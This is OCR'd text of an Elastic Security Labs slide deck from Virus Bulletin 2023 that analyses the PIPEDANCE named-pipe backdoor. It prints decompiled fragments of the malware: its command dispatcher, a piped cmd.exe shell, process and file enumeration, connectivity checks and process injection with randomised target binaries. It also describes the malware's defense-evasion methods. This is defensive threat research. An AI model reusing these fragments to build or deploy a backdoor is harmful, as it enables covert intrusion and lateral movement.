elastic security labs

Dancing the Night Away with Named Pipes

Daniel Stepanic

Virus Bulletin 2023

elastic

Agenda

1. Initial Investigation
2. PIPEDANCE Analysis
3. Attribution
4. PIPEDANCE Client
5. Questions

elastic

Background

Endpoints: 4

Suspicious Windows Service Execution

Dbgview.exe

\\127.0.0.1\C$\DbgView

Endpoints: 2

Shellcode injection

Makecab.exe

Parent: DbgView.exe

Endpoints: 2

Cobalt Strike BEACON

Openfiles.exe

Parent: Typeperf.exe

elastic

Shellcode Triage

- Unbacked code
- Interesting strings
- Rare byte sequences

Starting Bytes

```
c43a6b 55:          push ebp
c43a6c 8bec:        mov ebp, esp
c43a6e 51:          push ecx
c43a6f 51:          push ecx
c43a70 53:          push ebx
c43a71 56:          push esi
c43a72 57:          push edi
c43a73 e861f3ffff:  call 0xc42dd9
c43a78 8bc8:        mov ecx, eax
c43a7a 8945f8:      mov dword ptr [ebp - 8], eax
c43a7d e89ef3ffff:  call 0xc42e20
c43a82 be00000400:  mov esi, 0x40000
c43a87 56:          push esi
```

Interesting Strings:

- bootcfg.exe
- typeperf.exe
- esentutl.exe
- makecab.exe
- w32tm.exe
- %-5d %-30s %-4s %-7d %s
- %s %7.2f MB
- %s %7.2f GB
- --- ---- ---- ------- ----
- bing.com
- \\.\pipe\%s.%d
- \\.\pipe\%s
- C:\Windows\SysWOW64\makecab.exe

elastic

PIPEDANCE Overview

Summary

What is PIPEDANCE? How's it used?

- Windows backdoor communicates over named pipes
- Leveraged during post-compromise stage
  - Used as internal C2 / staging server
- Enables lateral movement, additional execution of implants
- Main functionality
  - Backdoor / interactive commands
  - Network connectivity checks
  - Process injection capabilities

Setup

- Compiled with hardcoded string
  - Serves as the pipe name
  - RC4 key for data in transit

```
.text:004030F8
.text:004030F8                 push    ebp
.text:004030F9                 mov     ebp, esp
.text:004030FB                 and     esp, 0FFFFFFF8h
.text:004030FE                 sub     esp, 14h
.text:00403101                 mov     eax, offset aU0hxc1q44vhhbj ; "u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe"
.text:00403106                 mov     ecx, eax
.text:00403108                 mov     g_pipe_name_rc4, eax
.text:0040310D                 push    ebx
.text:0040310E                 push    esi
.text:0040310F                 push    edi
.text:00403110                 lea     edx, [ecx+1]
```



elastic

Setup

- Creates named pipe and awaits connection (Server)
- Client - Previously compromised endpoints connect to PIPEDANCE

Example: \\DESKTOP-3C4ILQO\pipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe

- Collects info upon initial check-in
  - IsWow64 flag
  - Current Process ID
  - Domain/Username
  - Working directory
- Command dispatching begins


DbgView.exe
INJECTION
NAMED PIPE SERVER
Makecab.exe
VICTIM MACHINE
Initial Check-in
IsWow64 Flag
Malware PID/Username
Working Directory
Send Command ID
Send Command Argument
Return results
NAMED PIPE CLIENT
PREVIOUS VICTIM MACHINE

elastic

Communication

Request structure


- 8-byte union

- Workflow
  - Initial Request
    → RC4
    → Second Request

```
struct packet
{
    union
    {
        uint8_t buffer;
        uint32_t command_id;
        uint32_t is_wow64_check_flag;
        uint32_t pid;
        uint32_t result;

    } _0;
    union
    {
        uint32_t buffer_size;
        uint32_t error_code;
    } _1;
};
```


elastic

Process Termination



elastic

Communication

Command Dispatcher

- Functionality routed through dispatcher
- Parses provided command ID and arguments
- Conditionals using if/else and switch statements
- Over 20 unique command functions

```
while ( 1 )
{
  p_command_id = 0;
  cmd_arg = 0;
  p_size = 0;
  result_flag = 0;
  error_code = 0;

  if ( !des::ParseCommands(_hFile, &p_command_id, &cmd_arg, &p_size) )
    return 0;
```


elastic

Communication

Command Dispatcher

```
if ( p_command_id <= 6 )
{

  if ( p_command_id == 6 )
  {
    des::WriteFileContentToSuppliedFilename(cmd_arg, &result_flag, &error_code);
  }
  else if ( p_command_id )
  {
    switch ( p_command_id )
    {
      case 1u:
        (des::TerminateSpecificProcessByID)(cmd_arg, &result_flag, &error_code);
        break;
      case 2u:
        (des::RunCommandGetOutputFromPipe)(cmd_arg, &result_flag, &error_code);
        break;
      case 3u:
        des::SpawnPipedCmd(&result_flag, &error_code);
        break;
```

- Functions return simple flags
  - Result codes
  - Error codes
- Additional named pipes used for sending/returning data

Communication

Named Pipe Usage

File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe.5732	0x628
File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe	0x62c

Sending data over additional named pipe (0x2)

File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe	0x84
File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe.1944	0x1c8
File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe.1944	0x1cc

Sending data through named pipes tied to StdInput/StdOutput (0x3)

Command Handling Table

Command ID	Description
0x1	Terminate process based on provided PID
0x2	Run a single command through cmd.exe, return output
0x3	Terminal shell using stdin/stdout redirection through named pipes
0x4	File enumeration on current working directory
0x6	Create a new file with content from pipe
0x7	Retrieve current working directory
0x8	Set current working directory
0x9	Get running processes
0x15 (x86) / 0x16 (x64)	Perform injection (thread hijacking or Heaven's Gate) with stdin/stdout option for the child process

Command ID	Description
0x17 (x86) / 0x18 (x64)	Perform injection from hard-coded list (thread hijacking or Heaven's Gate)
0x19 (x86) / 0x1A (x64)	Perform injection on provided PID (thread hijacking or Heaven's Gate)
0x3E	Clear out global variable/pipe data
0x47	Connectivity check via HTTP Get Request
0x48	Connectivity check via DNS with DNS Server IP provided
0x49	Connectivity check via ICMP
0x4A	Connectivity check via TCP
0x4B	Connectivity check via DNS without providing DNS Server IP
0x63	Disconnect pipe, close handle, exit thread
0x64	Disconnect pipe, close handle, exit process, exit thread


PIPEDANCE Capabilities

Backdoor

- Offers standard backdoor capabilities
  - Process + File Enumeration
  - Writing Files to Disk
  - Terminating Processes
  - Command-Line Execution
- Two main handlers for command-line execution
  - 0x2 - Single shot command execution
  - 0x3 - Piped command execution

Execution - 0x2 Single execution

- Leverages anonymous pipes with read/write handles
- Configures STARTUPINFO before process creation
- Creates new process in windowless mode
- Sets up thread to read output and send back through named pipe




```
if ( des::CreatePipe(&h_read_pipe, &h_write_pipe) )
{
  SetHandleInformation(h_read_pipe, HANDLE_FLAG_INHERIT, 0);
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.dwFlags |= STARTF_USESTDHANDLES;
  StartupInfo.hStdOutput = h_write_pipe;
  StartupInfo.hStdError = h_write_pipe;
  StartupInfo.cb = 68;

  if ( CreateProcessW(0, cmd_arg, 0, 0, 1, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    _hWritePipe = h_write_pipe;
    *result_flag = ProcessInformation.dwProcessId;
    *error_code = 0;
    CloseHandle(_hWritePipe);
    Thread = CreateThread(0, 0, des::thread::AsyncReadProcessOutputSendtoPipe, h_read_pipe, 0, 0);
    return CloseHandle(Thread);
```


elastic

Execution - 0x3 Piped CMD

- Leverages separate named pipes for StdInput/StdOutput
- Places child process (cmd.exe) in suspended state
- Client sends data over named pipe (StdInput) then reads data back from named pipe (StdOutput)

```
DWORD __stdcall des::thread::ConnectNamedPipeResumeThread(struc_3 *p_struc_3)
{
  _STARTUPINFOW *p_StartupInfo; // ebx
  _PROCESS_INFORMATION *p_ProcessInfo; // edi

  p_StartupInfo = p_struc_3->p_StartupInfo;
  p_ProcessInfo = p_struc_3->p_ProcessInfo;
  des::ConnectNamedPipe(p_StartupInfo->hStdInput);
  des::ConnectNamedPipe(p_StartupInfo->hStdOutput);
  CloseHandle(p_StartupInfo->hStdInput);
  CloseHandle(p_StartupInfo->hStdOutput);
  ResumeThread(p_ProcessInfo->hThread);
  des::FreeMemoryBlock(p_ProcessInfo);
  des::FreeMemoryBlock(p_StartupInfo);
  des::FreeMemoryBlock(p_struc_3);
  return 0;
```

- pipedance.exe (5656)
  - cmd.exe (932)
    - Conhost.exe (5060)
    - ipconfig.exe (6728)

elastic

Discovery - 0x9 Process Enumeration

- Process enumeration using **CreateToolhelp32Snapshot**
- Custom string formatting that outputs
  - Process ID
  - Process Name
  - Process Architecture
  - Session Type
  - User

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
hSnapshot = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot != (HANDLE)-1 && Process32FirstW(Toolhelp32Snapshot, &pe) )
{
  hHeap = GetProcessHeap();
  Block = des::Malloc(0x644u);
  qmemcpy(header_string, L"PID   Name                           Arch Session User\n---   -
  v5 = 2 * wcslen((const unsigned __int16 *)header_string) + 4;
  hObject = HeapAlloc(hHeap, 8u, v5);
  des::MaybeAlloc(hObject, v5, (int)header_string);
  CurrentProcess = GetCurrentProcess();
  IsWow64Result = des::IsWow64ProcessCheck(CurrentProcess);
  qmemcpy(string_formatting, L"%-5d %-30s %-4s %-7d %s\n", sizeof(string_formatting));
```

```
PID   Name                           Arch Session User
---   ----                           ---- ------- ----
468   wininit.exe                    x64  0       NT AUTHORITY\SYSTEM
484   csrss.exe                      x86  0
564   winlogon.exe                   x64  1       NT AUTHORITY\SYSTEM
580   services.exe                   x64  0       NT AUTHORITY\SYSTEM
612   lsass.exe                      x64  0       NT AUTHORITY\SYSTEM
```


elastic

Discovery - 0x4 File Enumeration

- Implements “working directory” concept
  - Retrieve/set current directory

```
lpMem = HeapAlloc(hHeap, 8u, num_bytes);
des::StringFormatting(lpMem, num_bytes, L"%s\n", GetCurrentDirectory);
wcscat_s(GetCurrentDirectory, 0x104u, L"\\*");
hFindFile = FindFirstFileW(GetCurrentDirectory, &FindFileData);
```

- Capability to list files from working directory

```
C:\Windows\System32
 6/10/2021  2:43:13 AM <DIR>          .
 6/10/2021  2:43:13 AM <DIR>          ..
 9/29/2017  2:41:35 PM <DIR>          0409
 9/29/2017  1:42:17 PM     2.10 KB 12520437.cpx
 9/29/2017  1:42:17 PM     2.18 KB 12520850.cpx
 9/29/2017  1:42:13 PM     0.00 B  @AudioToastIcon.png
 9/29/2017  1:42:11 PM     0.00 B  @EnrollmentToastIcon.png
 9/29/2017  1:42:24 PM     0.00 B  @VpnToastIcon.png
 9/29/2017  1:42:13 PM     0.00 B  @WirelessDisplayToast.png
 9/29/2017  1:42:09 PM   151.00 KB aadauthhelper.dll
 9/29/2017  1:42:09 PM   932.50 KB aadtb.dll
 9/29/2017  1:42:18 PM   247.00 KB AboveLockAppHost.dll
 9/29/2017  1:42:13 PM     3.63 MB accessibilitycpl.dll
```


elastic

Network Checks

- Small, purpose-built functions for testing connectivity
  - Used before additional implant execution
  - Exfiltration / staging process
- 5 functions used to verify different protocols
  - DNS
  - ICMP
  - TCP
  - HTTP
- Return values as Boolean flags
  - Routable (1)
  - Not Routable (0)

```
Please enter in command ID: 72
Please enter IP address for DNS server connectivity check: (bing.com) 192.168.47.128


        Connectivity Check Status: Successful
```


elastic

Network Checks - DNS (0x48 / 0x4B)

- Performs DNS Query to bing.com
- Option to provide DNS Server IP or not

```
case 0x48u:
  p_extra_binary_result_IP[0] = 1;
  p_extra_binary_result_IP[1] = inet_addr(cmd_arg);
  DNSResult = DnsQuery_A("bing.com", DNS_TYPE_A, DNS_QUERY_BYPASS_CACHE, p_extra_binary_result_IP, pp_QueryResults, 0);
  result_flag = DNSResult == 0;
  if ( !DNSResult )
    goto LABEL_71;
```

```
case 0x4Bu:
  DNSResult_1 = DnsQuery_A("bing.com", DNS_TYPE_A, DNS_QUERY_BYPASS_CACHE, 0, &pp_QueryResults[1], 0);
  result_flag = DNSResult_1 == 0;
```


elastic

Network Checks - ICMP (0x49)

- Operator supplies destination IP address
- Loops through alphabet, sends data in ping/echo request
- Successful if echo reply returned

```
do
{
  *_request_data = increment + 'a';
  if ( &_request_data['a' - request_data] > 'w' )
    *_request_data = increment + 74;
  ++increment;
  ++_request_data;
}
while ( increment < 32 );
icmp_handle = IcmpCreateFile();
LastError = 0;
if ( icmp_handle == -1 )
  goto LABEL_10;
reply_buffer = malloc(0x3Cu);
_reply_buf = reply_buffer;
if ( !reply_buffer || !IcmpSendEcho(icmp_handle, DestinationAddress, RequestData, 32u, 0,
```

```
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4d56 [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence Number (BE): 5 (0x0005)
    Sequence Number (LE): 1280 (0x0500)
    [Response frame: 75]
  ▾ Data (32 bytes)
      Data: 6162636465666768696a6b6c6d6e6f707172737475767761626364656667686 9
      [Length: 32]

0000  00 0c 29 71 c3 18 00 0c  29 0e 29 87 08 00 45 00   ··)q····  ··)···E·
0010  00 3c 78 a1 00 00 ff 01  62 cc c0 a8 2f 82 c0 a8   ·<x····· b···/···
0020  2f 80 08 00 4d 56 00 01  00 05 61 62 63 64 65 66   /···MV·· ··abcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69                     wabcdefg hi
```


elastic

Network Checks - HTTP (0x47)

Wireshark · Follow HTTP Stream

```
GET / HTTP/1.1
Accept: text/*
Host: yahoo.com

HTTP/1.0 404 NOT FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 232
Server: Werkzeug/1.0.1 Python/3.8.10
Date: Fri, 18 Aug 2023 20:17:12 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL
```


- Operator provides domain
- Generates vanilla GET request over port 80
- Accept header set to only text-based content

elastic

Process Injection - Techniques

- Different injections paths based on architecture
  - Thread hijacking (32-bit)
  - Heaven's Gate / syscalls (64-bit)

```
                                ;
lea     ecx, [ebp+var_98]
mov     [ebp+var_10], eax
mov     dword ptr [ebp+var_8+4], ecx
mov     [ebp+var_C], edx
push    33h ; '3'
call    $+5                     ; Heaven's Gate
                                ; switch to 64bit
add     [esp+1B8h+var_1B8], 5
retf
```



elastic

Process Injection - Defense Evasion

- Efforts to disguise process trees using custom function
- Randomly chooses injection target from hardcoded list based on system time
  - makecab.exe
  - typeperf.exe
  - w32tm.exe
  - bootcfg.exe
  - diskperf.exe
  - esentutl.exe
  -


```
{
  unsigned int time_seed; // eax

  time_seed = _time64(0);
  srand(time_seed);
  return injection_targets[rand() % 6];
```

```
.rdata:0041BCD4 injection_targets dd offset aMakecabExe ; DATA XREF: des__RandomlySelectedWindowsBinary+1A↑r
.rdata:0041BCD4                                         ; "makecab.exe"
.rdata:0041BCD8                 dd offset aTypeperfExe  ; "typeperf.exe"
.rdata:0041BCDC                 dd offset aW32tmExe     ; "w32tm.exe"
.rdata:0041BCE0                 dd offset aBootcfgExe   ; "bootcfg.exe"
.rdata:0041BCE4                 dd offset aDiskperfExe  ; "diskperf.exe"
.rdata:0041BCE8                 dd offset aEsentutlExe  ; "esentutl.exe"
```


elastic

Process Injection - StdIn/StdOut

- Capability to execute shellcode through pipes and pass input
- Stealthy approach to evade monitoring, creates reliability if shellcode dies
- Paired with Donut framework



elastic

Attribution

Attribution - Timeline

PHOREAL
Endpoint #1
April 2022

PHOREAL
Endpoint #2
May 2022

PIPEDANCE loaded
Endpoint #3, Endpoint #4
December 2022

